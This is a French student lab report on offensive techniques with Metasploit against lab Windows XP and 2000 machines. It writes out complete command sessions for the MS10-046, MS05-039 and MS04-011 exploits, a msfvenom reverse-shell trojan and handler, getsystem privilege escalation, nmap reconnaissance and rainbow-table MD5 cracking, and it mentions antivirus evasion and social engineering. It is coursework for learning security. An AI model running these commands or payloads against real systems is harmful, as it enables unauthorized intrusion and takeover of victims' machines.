

Techniques d'attaque - exploitation avec Metasploit

Tristan BILOT, Nora DELFAU, Enzar SALEMI, Madushan THAMBITHURAI
EPITA

10 Juin 2021

Abstract

L'objectif de ce TP est d'utiliser les outils metasploit et armitage afin de prendre le contrôle à distance d'une machine Windows XP et 2000 vulnérables. Dans un premier, l'objectif sera d'avoir un reverse shell avec des droits utilisateur puis d'essayer une élévation de privilèges afin d'obtenir des droits administrateur.

1 Notes

1.1 Ping entre machine victime

Avant de mettre en oeuvre l'exploitation, il faut allumer la machine de l'attaquant et celle de la victime. L'attaquant utilisera Kali Linux et la victime windows XP pour cet exemple. L'option -e permet d'encoder le binaire malveillant afin qu'il soit moins détectable par les antivirus ou les personnes voulant l'analyser. Cependant, un binaire trop encodé peut ne pas être exécuté sur la machine cible.




Figure 1: Ping de l'attaquant (Kali) à partir de la victime (Windows XP)

1.2 Exploitation

Nous savons que la machine Windows ciblée est vulnérable à la vulnérabilité MS10_046, lançons donc un exploit afin de récupérer un shell sur la machine distante. La vulnérabilité MS10_046 concerne l'utilisation des liens au sein de Windows. Au moment du clic sur un lien, il est possible de générer une dll permettant une RCE et ainsi le spawn d'un shell. Cette vulnérabilité n'est présente que sur de très vieilles versions de Windows. Toutefois, certaines entreprises peuvent encore utiliser des versions vulnérables.

```
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set SRVHOST 10.29.13.85
SRVHOST => 10.29.13.85
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.29.13.85:4444
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > [*] Send vulnerable clients to \\10.29.13.85\RDuTgnS\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.29.13.85:80/
[*] Server started.
[*] 10.29.13.189 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /RDuTgnS/
[*] 10.29.13.189 ms10_046_shortcut_icon_dllloader - Sending 301 for /RDuTgnS ...
[*] 10.29.13.189 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /RDuTgnS/
[*] 10.29.13.189 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /RDuTgnS/
...
```

Figure 2: Lancement de l'exploit MS10_046 et obtention d'un shell




Figure 3: Ouverture du lien sur la machine cible

1.3 Élévation de privilèges

Metasploit propose une commande getsystem permettant de tester en arrière plan différentes vulnérabilités afin de mettre en place une élévation de privilèges. Cette commande fonctionne rarement mais est un succès ici étant donné que la version de l'OS est très ancienne et non mise à jour.

```
meterpreter > getuid
Server username: TRISTAN-B074058\Administrator
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 4: Élévation de privilèges

2 Trojan

2.1 Création du trojan

Metasploit propose une commande permettant de générer des fichiers malveillants de toute sorte, permettant notamment des accès distants à une machine. Cette commande est `msfvenom`. Il faut spécifier le payload à exécuter: ici un reverse shell afin que la machine distante se connecte à notre machine pour obtenir un meterpreter, l'adresse IP de l'attaquant nécessaire pour la connexion, le port, ainsi que le type de fichier généré, ici un exécutable pour Windows.

```
(kali㉿kali)-[~/trojan]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.29.13.85 LPORT=4445 > coolTrojan.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Figure 5: Génération d'un trojan via `msfvenom`

2.2 Lancement du handler

Maintenant que notre malware est créé, il faut lancer un serveur en écoute sur le port indiqué dans l'exécutable afin de handle la connexion et de pouvoir communiquer avec la victime. Pour cela, on utilise généralement le module `multi/handler` de metasploit.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set LHOST 10.29.13.85
LHOST => 10.29.13.85
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.29.13.85:4445
```

Figure 6: Lancement du `multi/handler`

Il ne reste plus qu'à réussir à faire cliquer la victime sur l'exécutable. Cela peut être effectué via des techniques de social engineering. Lorsque la victime l'ouvre, le payload est lancé et le reverse shell apparaît côté attaquant.

```
meterpreter > getuid
Server username: TRISTAN-B074058\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 7: Obtention d'un meterpreter + élévation de privilèges

3 Rainbow table cracking

3.1 Définition

Lors de l'authentification des utilisateurs, les mots de passe sont stockés sous forme de texte brut ou de hachage. Étant donné que les mots de passe stockés en clair sont facilement volés si l'accès à la base de données est compromis, les bases de données stockent généralement des hachages à la place. Ainsi, personne, y compris le système d'authentification – ne peut apprendre un mot de passe simplement en regardant la valeur stockée dans la base de données.


Lorsqu'un utilisateur entre un mot de passe pour l'authentification, un hachage est calculé pour lui, puis comparé au hachage stocké pour cet utilisateur. L'authentification réussit si les deux hachages correspondent. (D'un autre côté, essayer d'utiliser une valeur hachée comme mot de passe pour se connecter échouerait car le système d'authentification la hacherait une deuxième fois.)

Apprendre un mot de passe à partir d'un hachage, c'est trouver une chaîne qui, lorsqu'elle est entrée dans la fonction de hachage, crée ce même hachage. C'est la même chose que l'inversion de la fonction de hachage.

Bien que les attaques par force brute (par exemple, les attaques par dictionnaire) puissent être utilisées pour essayer d'inverser une fonction de hachage, elles peuvent devenir infaisables lorsque l'ensemble des mots de passe possibles est suffisamment grand. Une alternative à la force brute consiste à utiliser des tables de chaînes de hachage précalculées. Les tables arc-en-ciel sont un type particulier de telles tables qui surmontent certaines difficultés techniques.

3.2 Création

L'outil `rtgen` permet de générer des tables rainbow tables suivant certaines règles.



```
(kali@kali)-[~]
└─$ sudo rtgen md5 loweralpha 1 6 0 3800 335544 0
[sudo] password for kali:
rainbow table md5_loweralpha#1-6_0_3800x335544_0.rt parameters
hash algorithm:      md5
hash length:         16
charset name:         loweralpha
charset data:         abcdefghijklmnopqrstuvwxyz
charset data in hex:  61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:       26
plaintext length range: 1 - 6
reduce offset:        0x00000000
plaintext total:      321272406

sequential starting point begin from 0 (0x0000000000000000)
generating ...
131072 of 335544 rainbow chains generated (0 m 23.4 s)
262144 of 335544 rainbow chains generated (0 m 24.4 s)
335544 of 335544 rainbow chains generated (0 m 13.6 s)
```

Figure 8: Génération de la rainbow table via `rtgen`

Une fois cette table créée, il est possible de l'utiliser afin de cracker des mot de passe hashés. Avant cela, utiliser la commande `ntsort` permet de trier la table afin d'optimiser la vitesse de recherche du mot de passe parmi tous les hashes. C'est ensuite via la commande `ntcrack` que l'attaque se produit.

```
(kali@kali)-[/usr/share/rainbowcrack]
$ sudo rtsort
./md5_loweralpha#1-6_0_3800x335544_0.rt:
773648384 bytes memory available
loading data...
sorting data...
writing sorted data...

(kali@kali)-[/usr/share/rainbowcrack]
$ sudo rcrack -h 6e69685d22c94ffd42ccd7e70e246bd9
1 rainbow tables found
memory available: 618512384 bytes
memory for rainbow chain traverse: 60800 bytes per hash, 60800 bytes for 1 hashes
memory for rainbow table buffer: 2 x 5368720 bytes
disk: ./md5_loweralpha#1-6_0_3800x335544_0.rt: 5368704 bytes read
disk: finished reading all files
plaintext of 6e69685d22c94ffd42ccd7e70e246bd9 is burger

statistics
-----
plaintext found:          1 of 1
total time:              0.80 s
time of chain traverse:   0.37 s
time of alarm check:      0.42 s
time of disk read:        0.00 s
hash & reduce calculation of chain traverse: 7216200
hash & reduce calculation of alarm check: 8642586
number of alarm:          7556
performance of chain traverse: 19.56 million/s
performance of alarm check: 20.34 million/s


result
-----
6e69685d22c94ffd42ccd7e70e246bd9 burger hex:627572676572
```

Figure 9: Attaque sur le hash via rtrcrack

4 Reverse TCP exe on Windows 2000

4.1 Reconnaissance et exploitation

La commande `nmap -O -sV` IP scanne une plage d'adresse (ou une adresse individuelle) pour déterminer le système d'exploitation de l'hôte (option `-O`) et les services disponibles dont la version (option `-sV`). Ici, la machine cible a pour adresse IP : 10.189.133.166. On utilisera la commande "`nmap -O -sV 10.189.133.166`".



- Quelles sont les propriétés de cette machine ? A l'aide de la commande nmap, on apprend que la machine possède 1000 ports dont 996 fermés. Les ports ouverts sont : 135 (msrpc), 139 (netbios-ssn), 445 (microsoft-ds) et 1025 (msrpc). On a également l'adresse MAC de la machine et son OS (Windows 2000). Les ports 139 et 445 correspondent au protocole SMB connu pour être vulnérable.
- Lancer une recherche d'exploits possible ? En utilisant la commande "search" dans metasploit, on peut obtenir les exploits avec l'argument type:exploit et orienter les résultats sur le protocole smb avec l'argument windows/smb. On obtient la liste suivantes :

```
msf6 > search type:exploit windows/smb
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/generic_smb_dll_injection	2015-03-04	manual	No	Generic DLL Inject
1	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Scrip
2	exploit/windows/smb/ipass_pipe_exec	2015-01-21	excellent	Yes	IPass Control Pipe
3	exploit/windows/smb/ms03_049_netapi	2003-11-11	good	No	MS03-049 Microsoft
4	exploit/windows/smb/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft
5	exploit/windows/smb/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft
6	exploit/windows/smb/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft
7	exploit/windows/smb/ms05_039_pnp	2005-08-09	good	Yes	MS05-039 Microsoft
8	exploit/windows/smb/ms06_025_rasmans_reg	2006-06-13	good	No	MS06-025 Microsoft
9	exploit/windows/smb/ms06_025_rras	2006-06-13	average	No	MS06-025 Microsoft
10	exploit/windows/smb/ms06_040_netapi	2006-08-08	good	No	MS06-040 Microsoft
11	exploit/windows/smb/ms06_066_nwapi	2006-11-14	good	No	MS06-066 Microsoft
12	exploit/windows/smb/ms06_066_nwwks	2006-11-14	good	No	MS06-066 Microsoft
13	exploit/windows/smb/ms06_070_wkssvc	2006-11-14	manual	No	MS06-070 Microsoft
14	exploit/windows/smb/ms07_029_msdns_zonename	2007-04-12	manual	No	MS07-029 Microsoft
15	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft
16	exploit/windows/smb/ms09_050_smb2_negotiate_func_index	2009-09-07	good	No	MS09-050 Microsoft
17	exploit/windows/smb/ms10_046_shortcut_icon_dllloader	2010-07-16	excellent	No	Microsoft Windows
18	exploit/windows/smb/ms10_061_spoolss	2010-09-14	excellent	No	MS10-061 Microsoft
19	exploit/windows/smb/ms15_020_shortcut_icon_dllloader	2015-03-10	excellent	No	Microsoft Windows
20	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBl
21	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	No	MS17-010 EternalBl
22	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRo

Exploiter ces deux vulnérabilités :

Vulnérabilité Plug-and-Play: CVE-2005-1983 (MS-05-039): ça entraîne le plantage (hanging permanent) de la machine distante qui ne répond plus aux commandes de l'utilisateur, ce qui est préjudiciable car c'est un déni de service pour celui-ci. Dans la liste obtenue précédemment, on retrouve le chemin d'un exploit concernant la vulnérabilité PnP (MS-05-039). On utilise la commande "use" pour pouvoir la paramétrer avant de l'exploiter. On renseigne l'OS, soit Microsoft 2000 SP0-SP4, et son adresse IP. Une fois les informations remplies, on peut lancer la commande "exploit".


```

    =[ metasploit v6.0.30-dev ]
+ -- --[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > search MS05-039

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms05_039_pnp 2005-08-09 good Yes MS05-039 Microsoft Plug and Play Service Overf
low

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms05_039_pnp

msf6 >

```

```

msf6 > use exploit/windows/smb/ms05_039_pnp
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms05_039_pnp) > show targets

Exploit targets:

Id Name
-- --
0 Windows 2000 SP0-SP4
1 Windows 2000 SP4 French
2 Windows 2000 SP4 Spanish
3 Windows 2000 SP4 English/French/German/Dutch
4 Windows 2000 SP0-SP4 German
5 Windows 2000 SP0-SP4 Italian
6 Windows XP SP1 English
7 Windows XP SP2 English (Requires Admin)
8 Windows Server 2003 SP0 English (Requires Admin)
9 Windows Server 2003 SP1 English (Requires Admin)

msf6 exploit(windows/smb/ms05_039_pnp) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms05_039_pnp) > show options

Module options (exploit/windows/smb/ms05_039_pnp):

Name Current Setting Required Description
--
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
ath>'
RPORT 445 yes The SMB service port (TCP)
SMBPIPE browser yes The pipe name to use (browser, srvsvc, wkssvc, ntsvc)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.189.5.167 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Windows 2000 SP0-SP4

msf6 exploit(windows/smb/ms05_039_pnp) > set RHOSTS 10.189.133.166
RHOSTS => 10.189.133.166
msf6 exploit(windows/smb/ms05_039_pnp) >

```

```

msf6 exploit(windows/smb/ms05_039_pnp) > exploit

[*] Started reverse TCP handler on 10.189.5.167:4444
[*] 10.189.133.166:445 - Connecting to the SMB service ...
[*] 10.189.133.166:445 - Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:10.189.133.166[\browser] ...
[*] 10.189.133.166:445 - Bound to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:10.189.133.166[\browser] ...
[*] 10.189.133.166:445 - Calling the vulnerable function ...
[*] Sending stage (175174 bytes) to 10.189.133.166
[*] Meterpreter session 1 opened (10.189.5.167:4444 → 10.189.133.166:1045) at 2021-06-30 18:05:55 -0400
[-] 10.189.133.166:445 - Exploit failed [disconnected]: RubySMB::Error::CommunicationError An error occurred reading
from the Socket Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms05_039_pnp) > [*] 10.189.133.166 - Meterpreter session 1 closed. Reason: Died

```

L'exploit n'a pas abouti. Une erreur RubySMB n'a pas pu être résolue malgré des modifications de Target, Payload, SMBPIPE et de port. Vulnérabilité LSASS: CVE-2003-0533 (MS-04-011) : ça

crée un shell distant qui s'interrompt immédiatement. Or, ce qui diffère est que l'échec de l'exploit force l'arrêt du processus lsass.exe (Local Security Authority Subsystem Service) qui est responsable de l'application des politiques de sécurité de Windows (authentification des utilisateurs, écriture dans les journaux de sécurité...). En réponse à cela, le système doit redémarrer pour corriger son état (figure 19). Ceci peut également être considéré comme un déni de service. Dans la liste obtenue précédemment, on retrouve également le chemin d'un exploit concernant la vulnérabilité LSASS (MS-04-011). On utilise la commande “use” pour pouvoir la paramétrer avant de l'exploiter. On renseigne l'OS, soit Microsoft 2000 English, et son adresse IP. Une fois les informations remplies, on peut lancer la commande “exploit”

```
msf6 > search MS04-011

Matching Modules
--
#  Name                                     Disclosure Date  Rank  Check  Description
--  --
0  exploit/windows/smb/ms04_011_lsass       2004-04-13      good  No      MS04-011 Microsoft LSASS Service DsRolerU
pgradeDownlevelServer Overflow
1  exploit/windows/ssl/ms04_011_pct         2004-04-13      average No      MS04-011 Microsoft Private Communications
Transport Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/ssl/ms04_011_pct

msf6 > use exploit/windows/smb/ms04_011_lsass
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms04_011_lsass) > show targets

Exploit targets:
--
Id  Name
--  --
0   Automatic Targetting
1   Windows 2000 English
2   Windows XP English

msf6 exploit(windows/smb/ms04_011_lsass) > set TARGET 1
TARGET => 1
```

```
msf6 exploit(windows/smb/ms04_011_lsass) > show options

Module options (exploit/windows/smb/ms04_011_lsass):
--
Name      Current Setting  Required  Description
--      -
RHOSTS    10.189.133.166  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
th>'
RPORT     445             yes       The SMB service port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
--
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.189.5.167    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port


Exploit target:
--
Id  Name
--  --
1   Windows 2000 English

msf6 exploit(windows/smb/ms04_011_lsass) > set RHOSTS 10.189.133.166
RHOSTS => 10.189.133.166
msf6 exploit(windows/smb/ms04_011_lsass) > exploit
[*] Started reverse TCP handler on 10.189.5.167:4444
[-] 10.189.133.166:445 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remo
te host (10.189.133.166:445).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms04_011_lsass) >
```

```
msf6 exploit(windows/smb/ms04_011_lsass) > exploit

[*] Started reverse TCP handler on 10.189.5.167:4444
[*] 10.189.133.166:445 - Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:10.189.133.166[\lsarpc] ...
[*] 10.189.133.166:445 - Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:10.189.133.166[\lsarpc] ...
[*] 10.189.133.166:445 - Getting OS information ...
[*] 10.189.133.166:445 - Trying to exploit Windows 5.0
[*] Sending stage (175174 bytes) to 10.189.133.166
[*] 10.189.133.166:445 - The DCERPC service did not reply to our request
[*] 10.189.133.166 - Meterpreter session 1 closed. Reason: Died
[*] Meterpreter session 1 opened (10.189.5.167:4444 → 10.189.133.166:1028) at 2021-07-01 08:01:04 -0400

[-] Invalid session identifier: 1
msf6 exploit(windows/smb/ms04_011_lsass) > 
```



Cette fois-ci, l'exploitation a réussi. Sur la machine Windows 2000, un message nous indique que le système va s'éteindre à la suite d'un arrêt "inexpliqué" du processus lsass.exe.

4.2 Armitage

Armitage est une interface graphique basée sur Java pour le framework Metasploit. Son objectif est d'aider les professionnels de la sécurité à mieux comprendre le piratage et à réaliser la puissance et le potentiel de Metasploit. De plus amples informations sur cet excellent projet, ainsi que son manuel complet, peuvent être obtenus sur le site officiel d'Armitage.

```
(kali@kali)-[~]
└─$ service postgresql start
└─$ sudo msfdb init
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization

(kali@kali)-[~]
└─$ msfconsole

3Kom SuperHack II Logon
-----
User Name:
Password:

Progress...
Connecting to 10.189.133.166:55553
Connection refused (Connection refused)
Cancel

https://metasploit.com

-[ metasploit v6.0.30-dev ]
+ --[ 2099 exploits - 1129 auxiliary - 357 post ]
+ --[ 592 payloads - 45 encoders - 10 nops ]
+ --[ 7 evasion ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > quit

(kali@kali)-[~]
└─$ armitage
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] I will use /home/kali/armitage-tmp as a working directory
└─$
```

La méthode de reconnaissance et d'exploitation via Armitage n'a pas pu être utilisée. Une fois les tentatives de connexions acheminées (cf la capture d'écran), la commande est restée en suspens et l'interface Armitage ne s'est pas lancée.